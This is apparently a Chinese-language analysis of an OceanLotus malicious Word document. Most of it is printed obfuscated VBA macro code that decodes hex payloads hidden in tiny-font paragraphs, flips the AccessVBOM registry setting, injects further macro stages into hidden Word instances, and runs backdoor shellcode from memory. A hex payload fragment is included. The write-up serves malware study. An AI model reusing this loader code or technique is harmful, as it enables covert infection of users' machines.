        Next FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A

        Set FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A = SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.VBProject.VBComponents.Add(1)
        FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.CodeModule.AddFromString (LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl)

        sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = sWKu05cqj9aLzcCAyDLXoO_gIJzHEHpVAtjE4ntB
```

LS开头的函数的作用是将Hex数据转换为Bin。



```
Next FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A

Set FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A = SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.VBProject.VBComponents.Add(1)
FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.CodeModule.AddFromString (LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl)

sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = sWKu05cqj9aLzcCAyDLXoO_gIJzHEHpVAtjE4ntB

SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.Save
SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.Close
```

进入该函数会看到，首先取段落倒数第五段（也就是正数第一段）数据（共5段，2个空段，3个有hex数据段），从Hex转换为Bin。



```
End Function

Private Function WJjNw7T1vjrWOeYHs_eWOCDhjl584G3W_pBRGwNU() As String
    Dim a_2X4gv0jNa6MSZI9tzrgWHnhDamqaB3cjf54ipC As Document
    Dim qbvj5AAk9UHohkjfjGGr69n8c6UtCUER4YO4rohI As String
    Dim j1tC7fe6rJh4hi1W8XgESsxLaSOFAglXI6GEE691 As String * 1
    Dim CdUBYLE6Xs7_BO8SuIrgezyaolnbCni10f1EzX0q As String * 1
    Dim dVI791lHYPaWGTO3HKdCnsuza6cm_ujyVO2jRp12 As Byte
    Dim KhU1yuNJYhTJsZT__LhAlI4YNG6AAmyJNaiT5GW2 As Byte
    Dim QjHACuQKhDHtqMs2dXfSnd9CK9WiGOVkQfK2Oumi As Long
    Dim RnjXF4jOIgF9r4FDa5Rsxy3gInEb1q1JAXO_VcXG As Long
    Dim RWAqlLTLA7TWEVLjj2fhq7ZieXzv3FJY8aBDXEVY As String
    Dim vUBVy65GbHHSXFfJXibpboHWoVNtj8nF7hNyy3L8 As String
    Dim RUjnZSOuVSHFtwM6cGyDjCm3k1LGSJcTy2xi5kXy As String

    qbvj5AAk9UHohkjfjGGr69n8c6UtCUER4YO4rohI = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
    RUjnZSOuVSHFtwM6cGyDjCm3k1LGSJcTy2xi5kXy = ""
    For i = 1 To Len(qbvj5AAk9UHohkjfjGGr69n8c6UtCUER4YO4rohI) - 1 Step 2
        j1tC7fe6rJh4hi1W8XgESsxLaSOFAglXI6GEE691 = Mid(qbvj5AAk9UHohkjfjGGr69n8c6UtCUER4YO4rohI, i, 1)
        CdUBYLE6Xs7_BO8SuIrgezyaolnbCni10f1EzX0q = Mid(qbvj5AAk9UHohkjfjGGr69n8c6UtCUER4YO4rohI, i + 1, 1)
        dVI791lHYPaWGTO3HKdCnsuza6cm_ujyVO2jRp12 = cJzDHgXGcr8Eu82LjZ5stJw1oaIZnVqBTTNEtfLw(j1tC7fe6rJh4hi1W8XgESsxLaSOFAglXI6GEE691)
        KhU1yuNJYhTJsZT__LhAlI4YNG6AAmyJNaiT5GW2 = cJzDHgXGcr8Eu82LjZ5stJw1oaIZnVqBTTNEtfLw(CdUBYLE6Xs7_BO8SuIrgezyaolnbCni10f1EzX0q)
        Value = dVI791lHYPaWGTO3HKdCnsuza6cm_ujyVO2jRp12 * 16 + KhU1yuNJYhTJsZT__LhAlI4YNG6AAmyJNaiT5GW2
        RUjnZSOuVSHFtwM6cGyDjCm3k1LGSJcTy2xi5kXy = RUjnZSOuVSHFtwM6cGyDjCm3k1LGSJcTy2xi5kXy & Chr(Value)
    Next i

    WJjNw7T1vjrWOeYHs_eWOCDhjl584G3W_pBRGwNU = RUjnZSOuVSHFtwM6cGyDjCm3k1LGSJcTy2xi5kXy

End Function

Private Function GK72Xm2ZD5fr3C2j51tb1LXPfwWCE6OXdkg3vAkY(lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae, regKey)
    On Error Resume Next
    lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegRead regKey
```

一磅字体文档攻击


随后设置宏的安全性，延时1秒后执行该宏代码的x_NOth1ngH3r3方法。

将文本格式清除后，可以看到其中3段是有数据的。


其格式为：

倒数：空行+脚本+脚本+空行+脚本。


正数：脚本+空行+脚本+脚本+空行。



```
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = sWKu05cqj9aLzcCAyDLXo0_gIJzHEHpVAtjE4ntB

SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.Save
SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.Close

Set SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Documents.Open(SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb)
Call sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.OnTime(Now + TimeSerial(0, 0, 1), "x_NOth1ngH3r3")

' Restore the registry to its old state
If UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = "" Then
    lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegDelete QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666
Else
    lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666, UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI, "REG_DWORD"
```




```
SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.Save
SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.Close

Set SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Documents.Open(SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb)
Call sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.OnTime(Now + TimeSerial(0, 0, 1), "x_NOth1ngH3r3")
```




```
3252656F4F645837547645775F4F69355F5954654C4A4D4E203D204173632877593353453365787441 6
D77696C58776F44324A4277516C5F7A485F4367716B34735351613575512 90D0A2020202020202020 49
6620284B6C4B5765663250396846475976756232 52656F4F645837547645775F4F69355F5954654C4A4
D4E203E3D20363520416E64204B6C4B576566325039684647597675623252656F4F645837547645775F
4F69355F5954654C4A4D4E203C3D20373029205468656E0D0A2020202020202020202020204B6C4B57
656632503968464759767562325265 6F4F645837547645775F4F69355F5954654C4A4D4E203D204B6C4
B576566325039684647597675623252656F4F645837547645775F4F69355F5954654C4A4D4E202D2036
35202B2031300D0A20202020202020 20456C73650D0A2020202020202020202020204B6C4B5765663 2
5039684647597675623252656F4F645837547645775F4F69355F5954654C4A4D4E203D204B6C4B57656
6325039684647597675623252656F4F645837547645775F4F69355F5954654C4A4D4E202D2034380D0A
2020202020202020456E642049660D0A2020202020202020474852665842713570434848744B6346434
A49437A76453031784E6339694A6232594C6F6E794B4C203D204B6C4B5765663250396846475976756 2
3252656F4F645837547645775F4F69355F5954654C4A4D4E0D0A20202020456E642049660D0A2020202
```

第一段正文的脚本


x_N0th1ngH3r3方法与之前的类似，以相同的方式写入文档中倒数第三段（正数第三段）的宏代码，并调用x_N0th1ngH3r3方法。



```
Private Function OREmOfgmnzqlGG3WkfnaotLimoHulKjFJS_bFalD() As String
    Dim N3ZfqiE1gTItdpu1aQgpkXaV2wZtBHyJOEijgHNS As Document
    Dim oqABpT6KJqkE9uUQT4dVjarAlZFz7bMu2p1Vmzv9 As String
    Dim pfLanTAkKsqcuTxdZOfrdxCxFQBKt_ujz3v4qgct As String * 1
    Dim okPGLz0aSOWmk3WSDcwxhQSLZ6Dqnt0JON2UJX05 As String * 1
    Dim PrTF37_w7DseKFbxt3IEXANoOdzy028HprJRYcHR As Byte
    Dim fqVwDusgitbtxRiECegfLFchU9ioCjYD7eB9xZs0 As Byte
    Dim jz1t97JwzUd3N8GAdECtb4EZwxmjg86EMfWcEJ7M As Long
    Dim qNPJ6VR_x1WVmZPfV2YCMpfqNzhyctWvwR3pfVSB As Long
    Dim InMedbhNqHhCMwOOyoWxEjN45rowWq0_bnUpE1dC As String
    Dim iu7vckJOR3SR_kYoAH9NOLS_HiqpCCmwbkf9ciTM As String
    Dim IoGTz9ORpwPYTrOyD7PUUkofHmGF4PciOn4q5_qy As String

    oqABpT6KJqkE9uUQT4dVjarAlZFz7bMu2p1Vmzv9 = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 3).Range.Text
    IoGTz9ORpwPYTrOyD7PUUkofHmGF4PciOn4q5_qy = ""
    For i = 1 To Len(oqABpT6KJqkE9uUQT4dVjarAlZFz7bMu2p1Vmzv9) - 1 Step 2
        pfLanTAkKsqcuTxdZOfrdxCxFQBKt_ujz3v4qgct = Mid(oqABpT6KJqkE9uUQT4dVjarAlZFz7bMu2p1Vmzv9, i, 1)
        okPGLz0aSOWmk3WSDcwxhQSLZ6Dqnt0JON2UJX05 = Mid(oqABpT6KJqkE9uUQT4dVjarAlZFz7bMu2p1Vmzv9, i + 1, 1)
        PrTF37_w7DseKFbxt3IEXANoOdzy028HprJRYcHR = JgDLaE1kIFJCAo4_qjYDdUq5onCJPzND6tngT2s5(pfLanTAkKsqcuTxdZOfrdxCxFQBKt_ujz3v4qgct)
        fqVwDusgitbtxRiECegfLFchU9ioCjYD7eB9xZs0 = JgDLaE1kIFJCAo4_qjYDdUq5onCJPzND6tngT2s5(okPGLz0aSOWmk3WSDcwxhQSLZ6Dqnt0JON2UJX05)
        Value = PrTF37_w7DseKFbxt3IEXANoOdzy028HprJRYcHR * 16 + fqVwDusgitbtxRiECegfLFchU9ioCjYD7eB9xZs0
        IoGTz9ORpwPYTrOyD7PUUkofHmGF4PciOn4q5_qy = IoGTz9ORpwPYTrOyD7PUUkofHmGF4PciOn4q5_qy & Chr(Value)
    Next i

    OREmOfgmnzqlGG3WkfnaotLimoHulKjFJS_bFalD = IoGTz9ORpwPYTrOyD7PUUkofHmGF4PciOn4q5_qy

End Function
```




```
End Function

Sub x_N0th1ngH3r3()

    On Error GoTo ErrorHandler
    Do

        Dim IV8mi8QPwHqFOd2WNpNge8p8gTnamy3JZTvzdqib
        Dim HLZFZNQufHyWub3Aw_6qMFsZEHGVItJn6CzU9Kat
        Dim tU5Nqv3dby_aJTm859IQhlaFwhnHvyi7OuPeQOmt
        Dim eqqgKJ3SeHvpJdlLU3Qi7PT8XIMQrAuDW1VHWsUy
        Dim PhOoDUmBUYMAgc8pxik2XdrEcTtIjFQs9jtQPvw2
        Dim lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi
        Dim wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX
        Dim lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN
        Dim RJjn_dPFM1kQP1xOmpZz9_oFglDvf784tyov27LZ As String
        Dim hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi As String
        Dim DWvO73NYz39WZkERkE7EAjpETgniD2YeF_XdvAxc As String
        Dim zGXcZc69Uyap_6ojwRWRHvlw6VhZoqmL6W5VndGG As String
        Dim aep5TzfxBDHEFHw4kq54W7Ltbqi41uWjbgHt5fEy As String
        Dim FKnLJI6ppOAX7CK2tWVsgaw7Iotp_3Z5NzpcKOLt
        Dim jUFOVZbAwF_akbhudg2keIpm2v9zcxisbs8nwwdJ As MsoAutomationSecurity

        Application.DisplayAlerts = False

        hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi = UA22MX_ZGh6C7gtN_KDQFNJT2kSMcOXYbYKxRtbh
        DWvO73NYz39WZkERkE7EAjpETgniD2YeF_XdvAxc = Too3M_FbWX4mx5z7Sa_r5dMGl9r9yWWwzlXhoG72

        RJjn_dPFM1kQP1xOmpZz9_oFglDvf784tyov27LZ = OREmOfgmnzqlGG3WkfnaotLimoHulKjFJS_bFalD

        Set IV8mi8QPwHqFOd2WNpNge8p8gTnamy3JZTvzdqib = GetObject(, hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi)
        lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi = HvGRI2R3LE6jaW4286cD8UwXeTn41TCMsoK36aWe
        ' Get the old AccessVBOM value
        Set wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX = CreateObject(DWvO73NYz39WZkERkE7EAjpETgniD2YeF_XdvAxc)

        If Q9KsoLIcOu2hPF615m_qxN1DgLDOGSgaULkeJjUB(wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX, lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi) Then
            lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN = wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX.RegRead(lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi)
        Else
            lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN = ""
        End If

        ' Allow accessing to the VBA object model
        wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX.RegWrite lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi, 1, "REG_DWORD"
```




```
    Dim lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN
    Dim RJjn_dPFM1kQP1xOmpZz9_oFglDvf784tyov27LZ As String
    Dim hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi As String
    Dim DWvO73NYz39WZkERkE7EAjpETgniD2YeF_XdvAxc As String
    Dim zGXcZc69Uyap_6ojwRWRHvlw6VhZoqmL6W5VndGG As String
    Dim aep5TzfxBDHEFHw4kq54W7Ltbqi41uWjbgHt5fEy As String
    Dim FKnLJI6ppOAX7CK2tWVsgaw7Iotp_3Z5NzpcKOLt
    Dim jUFOVZbAwF_akbhudg2keIpm2v9zcxisbs8nwwdJ As MsoAutomationSecurity

    Application.DisplayAlerts = False

    hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi = UA22MX_ZGh6C7gtN_KDQFNJT2kSMcOXYbYKxRtbh
    DWvO73NYz39WZkERkE7EAjpETgniD2YeF_XdvAxc = Too3M_FbWX4mx5z7Sa_r5dMGl9r9yWWwzlXhoG72

    RJjn_dPFM1kQP1xOmpZz9_oFglDvf784tyov27LZ = OREmOfgmnzqlGG3WkfnaotLimoHulKjFJS_bFalD

    Set IV8mi8QPwHqFOd2WNpNge8p8gTnamy3JZTvzdqib = GetObject(, hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi)
    lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi = HvGRI2R3LE6jaW4286cD8UwXeTn41TCMsoK36aWe
    ' Get the old AccessVBOM value
    Set wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX = CreateObject(DWvO73NYz39WZkERkE7EAjpETgniD2YeF_XdvAxc)

    If Q9KsoLIcOu2hPF615m_qxN1DgLDOGSgaULkeJjUB(wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX, lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi) Then
        lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN = wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX.RegRead(lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi)
    Else
        lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN = ""
    End If

    ' Allow accessing to the VBA object model
    wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX.RegWrite lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi, 1, "REG_DWORD"

    ' Open new application because HKCU only used when application launched
    Set HLZFZNQufHyWub3Aw_6qMFsZEHGVItJn6CzU9Kat = CreateObject(hA_6NpELyIw4t_So_rbdulNBjwavmosEIiDkkhsi)
    HLZFZNQufHyWub3Aw_6qMFsZEHGVItJn6CzU9Kat.Visible = False
    HLZFZNQufHyWub3Aw_6qMFsZEHGVItJn6CzU9Kat.DisplayAlerts = False

    Set tU5Nqv3dby_aJTm859IQhlaFwhnHvyi7OuPeQOmt = HLZFZNQufHyWub3Aw_6qMFsZEHGVItJn6CzU9Kat.Documents.Add()
    tU5Nqv3dby_aJTm859IQhlaFwhnHvyi7OuPeQOmt.Content.Text = ThisDocument.Content.Text

    Set eqqgKJ3SeHvpJdlLU3Qi7PT8XIMQrAuDW1VHWsUy = tU5Nqv3dby_aJTm859IQhlaFwhnHvyi7OuPeQOmt.VBProject.VBComponents.Add(1)
    eqqgKJ3SeHvpJdlLU3Qi7PT8XIMQrAuDW1VHWsUy.CodeModule.AddFromString (RJjn_dPFM1kQP1xOmpZz9_oFglDvf784tyov27LZ)

    Call HLZFZNQufHyWub3Aw_6qMFsZEHGVItJn6CzU9Kat.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")

    ' Restore the registry to its old state
    If lQ9a_Lfc69XCCjCulmkedluKbrBgPrUBZ64vlXTN = "" Then
        wKPOvbkiJSZsjMCGUIkvuqOAV6RQbQkTyUeGRuJX.RegDelete lbXtPVnKTv9E7SBCRmbKqFhe8kqXJjB3NiHLhYQi
```

第三段正文的脚本


该宏代码从x_Noth1ngH3r3开始执行，该段宏代码主要是改写进程内存，将倒数二段（正数第四段）数据复制到内存中去执行，而该段数据则是ShellCode版的海莲花后门。




```
Sub x_N0th1ngH3r3()

    On Error GoTo ErrorHandler
    Do

        #If VBA7 And Win64 Then
            Dim Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1HAOzcfa As LongPtr
            Dim yad0AwDV90pBOcRtk0fiMGE7aQqX80I76XLXObzM As LongPtr
            Dim rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As LongPtr
        #Else
            Dim Gk9ylwZD1xwsDJPgkm6h6d_9i3LiZVnH1HAOzcfa As Long
